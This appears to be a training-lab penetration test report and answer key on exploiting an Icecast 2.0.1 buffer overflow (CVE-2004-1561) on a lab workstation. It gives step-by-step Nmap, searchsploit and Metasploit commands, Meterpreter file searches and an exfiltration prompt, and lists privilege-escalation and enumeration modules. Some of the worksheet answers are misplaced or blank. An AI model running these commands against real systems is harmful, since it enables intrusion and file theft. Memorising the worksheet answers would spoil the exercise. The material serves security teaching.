Good Security Penetration Test Report

KeithMatlock@GoodSecurity.com

09/24/2020

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans’ computer to determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software, find a secret recipe file on Hans’ computer, and report the findings back to GoodCorp.


The internal penetration test found several alarming vulnerabilities on Hans’ computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

# Findings

**Machine IP:**

192.168.0.20

**Hostname:**



**Vulnerability Exploited:**

Icecast 2.0.1 Win x86 – Header Overwrite Exploit

**Vulnerability Explanation:**

CVE-2004-1561 Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.


**Severity:**

This is a severe exploit, users using this exploit could gain remote access to the workstation. Users could then view, and exfiltrate any files they have access to.


**Proof of Concept:**

Performed a service and version scan with Nmap against the target


Nmap -sV 192.168.0.20




Using **Searchsploit Icecast** we found possible exploits of the system




Used Metasploit module to runs the exploit.



Checking to see if this is a VM




Running the exploit, we now have access to the workstation



Search for .txt files

Search -f \*.txt

Located in the Documents folder of IEUser




**Other Vulnerabilities were found**

Exploit/windows/local/ikeext\_service

This exploit allows the Actors to replace a malicious library with the corresponding name and the library will be loaded by the application.

Exploit/windows/local/ms16\_075\_reflection

This exploit allows the Actors to easily use incognito to impersonate the token.



# Recommendations

Icecast Server HTTP Header Buffer Overflow was only vulnerable in versions 2.0 and 2.0.1. We recommend upgrading Icecast to version 2.0.2 which is not vulnerable.

You've been provided full access to the network and are getting ping responses from the CEO’s workstation.

1. Perform a service and version scan using Nmap to determine which services are up and running:
   * Run the Nmap command that performs a service and version scan against the target.
   * Answer: **Nmap -sV 192.168.0.20**
2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:
   * Run the SearchSploit commands to show available Icecast exploits.

Answer: **Header overwrite**

1. Now that we know which exploits are available to us, let's start Metasploit:
   * Run the command that starts Metasploit:

Answer: **msfconsole**

1. Search for the Icecast module and load it for use.
   * Run the command to search for the Icecast module:

Answer: **search icecast**

* + Run the command to use the Icecast module:
  + **use exploit/windows/http/icecast\_header**

**Note:** Instead of copying the entire path to the module, you can use the number in front of it.

Answer: **0**

1. Set the RHOST to the target machine.
   * Run the command that sets the RHOST: **set RHOST 192.168.0.20**

Answer:

1. Run the Icecast exploit.
   * Run the command that runs the Icecast exploit.

Answer: **set payload windows/meterpreter/bind\_tcp**

**Exploit**


* + Run the command that performs a search for the secretfile.txt on the target.

Answer: **search -f \*secretfile\*.txt**

1. You should now have a Meterpreter session open.
   * Run the command to performs a search for the recipe.txt on the target:

Answer: **search -f \*recipe\*.txt**

* + **Bonus**: Run the command that exfiltrates the recipe\*.txt file:


Answer: 

1. You can also use Meterpreter's local exploit suggester to find possible exploits.
   * **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.
   * **use post/multi/recon/local\_exploit\_suggester**
   * **show options**

**Bonus**

A. Run a Meterpreter post script that enumerates all logged on users.

Answer: **run post/windows/gather/enum\_logged\_on\_users**

****

B. Open a Meterpreter shell and gather system information for the target.

Answer: **shell**

**sysinfo**

C. Run the command that displays the target's computer system information:

Answer: sysinfo